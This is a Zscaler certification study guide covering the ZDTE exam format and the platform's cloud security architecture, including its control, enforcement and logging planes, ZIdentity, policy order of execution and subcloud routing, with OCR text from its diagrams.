Zscaler Digital
Transformation
Engineer

STUDY GUIDE:

Zscaler Digital Transformation Engineer (ZDTE) Certification

Zscaler Digital Transformation

How to Use This Study Guide

Welcome to the Zscaler ZDTE Study Guide, which will serve as your go-to resource in preparing for the ZDTE exam and receiving your ZDTE certification.

About the ZDTE Exam

The Zscaler Digital Transformation Engineer (ZDTE) is a formal, third-party proctored certification exam that indicates that those who have achieved it possess the in-depth knowledge to design, install, configure, maintain, and troubleshoot most Zero Trust Exchange implementations.

Exam Format

Certification name: Zscaler Digital Transformation Engineer (ZDTE)
Delivered through: Online Proctored or In-Person Exam Center
Exam series: Zscaler Digital Transformation
Seat time: 90 minutes
Number of items: 60
Format: Multiple Choice
Languages: English or Japanese

Exam Domain	Weight (%)
Zscaler for Users - Engineer Overview	6%
Zscaler Architecture	10%
Identify Services	10%
Connectivity Services	10%
Platform Services	9%
Access Control Services	10%
Cyberthreat Protection Services	12%
Data Protection Services	11%
Risk Management	4%
Zscaler Digital Experience	8%
Zscaler Zero Trust Automation	10%

Audience & Qualifications

The ZDTE exam is for Zscaler customers as well as all who sell and support the Zscaler platform. By taking the exam, you are demonstrating your deep understanding and knowledge needed to sufficiently drive operational success.

Candidates should have a:

- Minimum of 5 years working in both IT networks and cybersecurity.
- Minimum of 1 year experience with the Zscaler platform.

Skills Required

- Ability to professionally design, implement, operate, and troubleshoot the Zscaler platform
- Ability to adapt legacy on-premises technologies and legacy hub-and-spoke network designs to modern cloud architectures.

Recommended Training

Zscaler recommends that you have first attended the Zscaler for Users - Engineer (EDU-202) course and hands-on lab, or have solid hands-on experience with ZIA, ZPA and ZDX.

Core Skills

Zscaler Architecture

Zscaler Architecture

This chapter provides an **in-depth exploration** of the **Zscaler platform architecture**, covering its **global scalability, advanced capabilities, and API infrastructure**. Gain insights into how **Zscaler's cloud-native security framework** is designed to deliver **high-performance, reliable, and seamless** security services across **distributed environments**.

—


By the end of this chapter, you will be able to:

1. **Identify** the foundational multi-tenant architecture of the Zscaler platform, including how it is able to globally scale
2. **Discover** additional capabilities Zscaler's architecture, features including Subclouds and China Premium Access
3. **Recognize** Zscaler's API infrastructure and the functionality that is available for programmatic access, control, and configuration of the Zscaler Zero Trust Exchange

Multi-Tenant Cloud Security Architecture

A Foundational Overview


Zscaler is the industry's largest **inline security cloud**, delivering exceptional user experience, reliability, and security at scale. Our **Zero Trust Exchange** is designed to secure digital transformation by eliminating attack surfaces and enforcing security policies globally.



With a highly distributed cloud architecture, Zscaler processes an immense volume of traffic while preventing billions of security threats daily. Across **150+ Zero Trust Exchange data centers worldwide**, we process over **230 billion requests per day**, blocking more than **8.4 billion security incidents and policy violations** while delivering **250,000 unique security updates daily**. To ensure the highest level of performance, Zscaler establishes direct peering relationships with major cloud providers such as **Microsoft and Google**, optimizing response times and improving the user experience. Our infrastructure adheres to the strictest security standards, including **FedRAMP High certification**, ensuring enterprise-grade protection.

Zscaler's Cloud Security Architecture

Zscaler's multi-tenant cloud security architecture is built on three foundational layers. The **Central Authority**, which serves as the brain of the system, is responsible for managing security policies, user authentication, and orchestration across the platform. The



Multi Tier Architecture = Massive Scale
Multi-Tenant Cloud Security Architecture
Control Plane
Policy Definition and Administration
API
UI
Admin/Automation
Policy Enforcement
New York
Enforcement Plane
100+
Data Centers
6
Continents
Policy Follows the User
London
Client Connector
USA
EU
Private
Logging Plane
Log Streaming
SIEM/SOC
Central Authority
THE BRAINS
Policy definitions. Admin UI. API. System Orchestration.
Immediate Enforcement
Enforcement Nodes & Brokers
THE ENGINES
Threat Engines. Fast Processing. Policy Enforcement. Global.
Real-Time Logging
Logging Services
THE MEMORY
Logging. Reporting. Policy Enforcement. SIEM.

Enforcement Nodes & Brokers, acting as the engines of the infrastructure, process and enforce security policies in real time. The **Logging Services**, functioning as the memory, securely store, encrypt, and analyze logs, providing organizations with deep visibility and compliance capabilities. This multi-tiered design ensures **global scalability, real-time security enforcement, and seamless user access**, making it possible for security policies to follow users wherever they go.

How the Zero Trust Exchange Works

Zscaler's **Control Plane**, also known as the Central Authority, handles policy administration, authentication, and security orchestration. This highly resilient layer is distributed across multiple data centers, ensuring system availability. Upon authentication, a user is issued a **security token**, which grants them access based on the organization's policies.

Once authenticated, users connect to the **Enforcement Plane**, also known as the Public Service Edge. These enforcement nodes validate the security token and apply security policies based on predefined rules. To optimize performance, policies are cached locally, ensuring real-time access with minimal latency. Zscaler uses **single-scan, multi-action processing**, which means a packet is inspected only once while multiple security engines analyze it simultaneously. This eliminates unnecessary delays and improves efficiency.



Central Authority — The Control Plane

A global multi-tenant "orchestrator" for the Zscaler "security SDN"

- User authentication against customer's chosen IDP
- Centralized, unified policy management
- Geo-IP-based PAC and DNS resolution
- Health monitoring of cloud infrastructure
- Discovery and health of private applications
- Unified visibility
- Real-time threat feed updates

Connector: San Jose Connector 3
Zscaler protected you from
555,503
potentially harmful activities.
6
5
0
26


All transactions are logged in the **Logging Plane**, where logs are encrypted, obfuscated, and securely stored. By compressing logs and streaming them periodically, Zscaler ensures efficient log management without sacrificing visibility. Real-time log streaming capabilities allow seamless integration with **SIEM/SOC solutions**, enabling immediate threat detection and response.

Automation & API-Driven Security

Zscaler is built for **automation**, providing **robust API-driven security** that enables organizations to seamlessly integrate with their **existing infrastructure**. Through **APIs**, enterprises can **automate security operations, integrate with SIEM/SOC solutions for real-time analytics, and apply policy updates instantly** across their global environment. By leveraging automation, organizations can **reduce manual workloads, improve efficiency, and strengthen their overall security posture**.

Central Authority: The Intelligence Hub


The **Central Authority** oversees all Zscaler nodes, ensuring seamless connectivity and policy enforcement. It is responsible for managing the availability, health, and scalability of Public Service Edge nodes. Additionally, it dynamically routes traffic based on **PAC file configurations and DNS resolution** to optimize user connectivity.


Information on database
STORED ENCODED
User identities Groups
Locations
Departments
DLP dictionaries
Policies
Intermediate certificates
Custom categories
Admin enters policy from centralized platform
Admin
Central Authority
One interface for all security & policy engines
Policy is recast in RAM for quick access by enforcers
Optimized by user (indexed, hashed...)
ZEN is sent tokenized information
Only changes are sent to ZEN in < 1s
Policy is a bitmap: 192 bits

The Central Authority plays a critical role in **Zscaler Private Access (ZPA)** by determining the best App Connector paths for accessing private applications securely. It also provides **real-time visibility into network and application performance** using **ZDX (Zscaler Digital Experience)** probes, helping organizations proactively monitor and enhance the digital user experience.

To maintain security at the administrative level, Zscaler employs **Role-Based Access Control (RBAC)**, ensuring that administrators only have access to the data necessary for their role. Logging permissions can be finely controlled, restricting access to decrypted logs based on authorization. A **four-eyes principle** can also be implemented, requiring two separate approvals before log decryption, adding an extra layer of security and compliance control.

Public Service Edge: High-Performance Security Processing




Zscaler's **Public Service Edge nodes** are designed for massive scalability, ensuring real-time security enforcement without bottlenecks. These nodes retrieve and apply security policies dynamically, ensuring that users always have the most up-to-date security enforcement. To minimize data transfers and optimize performance, Zscaler employs **WAN optimization techniques**, allowing only the necessary policy deltas to be transmitted rather than full policy sets.

Traditional security stacks rely on multiple independent security appliances such as firewalls, intrusion prevention systems (IPS), antivirus engines, and data loss prevention (DLP) solutions. Each of these systems introduces additional **latency, session state overhead, and scalability limitations** due to multiple handoffs. Zscaler eliminates these inefficiencies with **single-scan, multi-action processing**, where traffic is inspected once and analyzed by all security engines simultaneously. This dramatically reduces latency and improves overall system performance. Any deep inspection processes, such as sandboxing for unknown threats, are handled **out-of-path** to avoid impacting real-time traffic flows.


Global Peering & Connectivity

Zscaler operates on a **high-speed, low-latency global network**, built for **instant access and seamless security enforcement**. By establishing direct **one-hop connectivity** with major cloud service providers, including **Microsoft, Google, AWS, and Akamai**, users experience significantly faster performance when accessing SaaS applications. In addition to direct cloud provider peering, Zscaler partners with **global transit providers such as GTT, Zayo, and Telstra**, ensuring optimized traffic routing. Furthermore, by **peering with local ISPs**, Zscaler enables fast regional connectivity, reducing latency and improving user experience. Enterprises can even request direct peering to further enhance security and performance.



Data Centers: Built for Scale & Resilience

Zscaler's cloud data centers are designed for **unparalleled availability, redundancy, and failover capabilities**. Each Public Service Edge node is built with **N+1 redundancy**, while the Central Authority and Logging services incorporate **N+2 redundancy** for maximum resilience. A **multi-cloud failover architecture** ensures that even in the event of a data center outage, services remain uninterrupted.


24x7X365 Cloud Monitoring
Cloud level
100+ data centers
Intelligent failover & automatic fault management across DCs
Data center level
Clustering
N+1 redundancy within data center
N+2 redundancy for policy & logging – real-time replication
Component level
System resiliency
Integrated load balancers
Redundant routers & switches
RAID storage, multiple power supplies

Performance optimization is achieved through **dynamic load balancing**, which distributes traffic across multiple service nodes. Proprietary **switching and routing infrastructure** enables ultra-low latency performance, while enterprise-grade **RAID storage and redundant power systems** provide continuous uptime.

To maintain round-the-clock security and service reliability, Zscaler operates **24/7/365 Global Cloud Operations Centers**, continuously monitoring all security nodes and network traffic. Automated alerting and self-healing mechanisms allow rapid response to potential issues, while human intervention is always available to ensure immediate remediation when needed.

The Future of Cloud Security

Zscaler's **Zero Trust Exchange** represents a fundamental shift in how enterprises securely connect users, applications, and data. By eliminating attack surfaces, enforcing granular security policies, and leveraging an **AI-driven, API-powered cloud** security architecture, Zscaler enables organizations to embrace **secure digital transformation at scale**.

With **real-time threat prevention, seamless policy enforcement, and optimized digital experiences**, Zscaler provides a **cloud-native security platform that eliminates traditional network security limitations**. Enterprises worldwide rely on Zscaler to **secure their digital future while accelerating innovation without compromising security**.

Architectural Deep Dive


Unmatched Protection and Performance

Zscaler delivers **a proprietary cloud security architecture** designed for **unparalleled protection and performance**. By leveraging a **multi-tenant cloud model**, Zscaler enforces security policies at scale while maintaining **high-speed inspection and real-time threat prevention**.

At the core of this architecture is the **control plane**, which serves as the **brains** of the system, managing policy administration and authentication. Enforcement is handled by **Zscaler Public Service Edges**—formerly known as enforcement nodes—which are distributed across **multiple continents and data centers** to ensure **global availability and redundancy**.

To optimize efficiency, Zscaler applies **policies using a bitmap structure**, pushing them to service edges without revealing specific user identities or company affiliations. These operate as **high-speed scanning engines**, inspecting traffic at **line speed** while enforcing security policies in real time. Users **authenticate against their identity provider**, and their security policies follow them seamlessly **as they move between them**, ensuring a **consistent security posture worldwide**.

Logging is securely managed through **encrypted, obfuscated, and compressed security tokens**, ensuring that logs remain protected throughout the process. These logs are transmitted to **dedicated logging planes**, where they can be **streamed in real time** to **SIEM, SOC, and SOAR platforms** using Zscaler's **log streaming solutions**. This architecture ensures that **organizations maintain full visibility, compliance, and advanced threat detection capabilities** without compromising **performance or scalability**.


Multi-tenant cloud security architecture

Policies follow the user for identical protection everywhere

Enforcement at the edge in 150+ datacenters to maximize performance


Scales elastically to handle spikes in traffic (company webcasts / sporting events)

ZIdentity Architecture

Zscaler has redefined the experience for **Zero Trust administrators**, making identity and access management seamless and efficient. With **ZIdentity**, users authenticate once—regardless of their entitlements—and gain the necessary access to **Zscaler Internet Access (ZIA) and Zscaler Private Access (ZPA)** as administrators, without redundant logins or complex workflows.

What is Zscaler ZIdentity?

ZIdentity is a **centralized identity management service** that unifies authentication and access control across all Zscaler products. By eliminating fragmented identity silos, ZIdentity enhances security, simplifies administration, and streamlines the user experience.


ZIdentity
Deception
zerotrust
Trust Portal
ZIdentity Administration
Workflow Automation
app.us1.zsworkflow.net, The Zero Tru...
Zscaler Private Access
prod.zpath.net, Solutions Demo Center
Business Insights
zscalerthree.net, The Zero Trust Exch...
Zscaler Cloud and Branch Connector
zscalerthree.net, The Zero Trust Exch...
Zscaler Client Connector
zscalerthree.net, Solutions Demo Cen...
Zscaler Digital Experience
zscalerthree.net, The Zero Trust Exch...
Zscaler Internet Access
zscalerthree.net, The Zero Trust Exch...
Risk360
zscalerthree.net, The Zero Trust Exch...
Copyright©2007-2025 Zscaler Inc. All rights reserved. | Version 3.0.21-8fb93fc-12932-UI-1694502295 | Data Policy


Key Benefits of ZIdentity:

- **Role-Based Administration** – Assign specific roles and granular permissions to users or groups, ensuring they only access what they need within the **ZIdentity Admin Portal**.
- **Attribute-Based Access Control (ABAC)** – Leverage user, device, and session attributes for precise, **real-time policy enforcement**, seamlessly integrating with **SAML-based single sign-on (SSO)**.
- **Adaptive, Step-Up Authentication** – Strengthen security by dynamically increasing authentication requirements for high-risk scenarios based on user behavior, device posture, and access context.
- **Seamless Zscaler Service Integration** – ZIdentity synchronizes session attributes across Zscaler **ZIA, ZPA, and ZDX**, enabling **zero trust identity-based access** without complexity.

The Future of Identity-Driven Zero Trust

By implementing **ZIdentity**, organizations **reduce identity sprawl, eliminate redundant logins, and enhance security posture** while ensuring a seamless experience for administrators and users alike. Zscaler continues to lead the way in **identity-first security**, enabling a more efficient, scalable, and secure approach to Zero Trust.

ZIA Order of Execution



When analyzing the **order of execution** for **outbound traffic**, the request is first checked to determine if any security exceptions apply. If a policy dictates that security should be bypassed at this stage, the traffic proceeds without further inspection. Otherwise, it is evaluated against **known malicious URLs**, followed by enforcement of the **Cloud App Control policy, URL filtering policy, browser control policies, country-based restrictions, and IPS signatures**.


Beyond these initial checks, the system examines **suspicious content**, applies **peer-to-peer traffic controls**, and enforces **bandwidth management policies** to regulate network usage. When **return traffic** arrives, it passes back through these security layers, ensuring **consistent enforcement** across both directions of communication.

For **outbound POST data**, the same rigorous security framework is applied. Traffic is checked against **security exceptions, malicious content signatures, Cloud App Control policies, URL filtering rules, browser controls, country-based restrictions, IPS signatures, suspicious content, and malware protection mechanisms**. Additionally, **Data Loss Prevention (DLP) controls** are enforced to prevent unauthorized data exfiltration. **Peer-to-peer traffic controls** and **bandwidth policies** are also applied to maintain network integrity and optimize performance.

By executing these policies in a structured sequence, **Zscaler Internet Access (ZIA)** ensures **comprehensive security enforcement, data protection, and optimal network performance** without compromising user experience.

Zscaler Subclouds: Defining Node Access and Policy Control

In Zscaler's architecture, a **subcloud** is a subset of **ZIA Public Service Edges**, which function as **full-featured secure internet gateways**. These nodes inspect all web traffic in both directions, providing protection against malware while enforcing **security, compliance, and next-generation firewall (NGFW) policies**.



- Restrict user to specific Zscaler Data Centers
- Return Private Service Edge for roaming users
- Ring fence and apply policy for public and private Service Edge
- Returns ${gateway.subcloud.zscaler.net} in PAC file
- Combine with ${COUNTRY} or ${SRCIP} variables to control which Service Edge to use

Subclouds become particularly useful when **Private Service Edges** are in use or when organizations want to **restrict access to specific Public Service Edges**. By default, users can connect to **all available Public Service Edges**, which resolve to **gateway.zscaler.net**. However, some organizations may need greater control over which nodes their users connect to. For example, if an enterprise has **Private Service Edges** that should be used by roaming users, or if there is a need to **limit connections to specific geographic regions**, subclouds provide a structured way to enforce these restrictions. A company may choose to **limit South American users to South American nodes**, or enforce **strict European Union compliance by restricting users to EU-based nodes only—**even if this impacts latency when users travel outside of those regions.

A subcloud defines **which nodes are available for a user**. When a subcloud is configured, the **PAC file—**used by **Zscaler Client Connector** or directly within browser configurations—can return a modified gateway variable. Instead of resolving to **gateway.zscaler.net**, traffic would resolve to **gateway.subcloud.zscaler.net** (or a custom subcloud name), ensuring that users are only routed through the designated subcloud nodes.

Subcloud-based policy enforcement can be handled in two ways. The **simplest approach** is to return the entire subcloud and allow **Zscaler to automatically route the user to the closest available node** within that subcloud. A more **customized approach** leverages additional **PAC file variables**, such as **${COUNTRY} and ${SRCIP}**, allowing organizations to enforce **dynamic routing decisions** based on user location, source IP, or other policy-driven attributes. This ensures that **users are consistently routed through either the public cloud (zscaler.net) or a defined subcloud (subcloud.zscaler.net)** based on corporate security and compliance requirements.

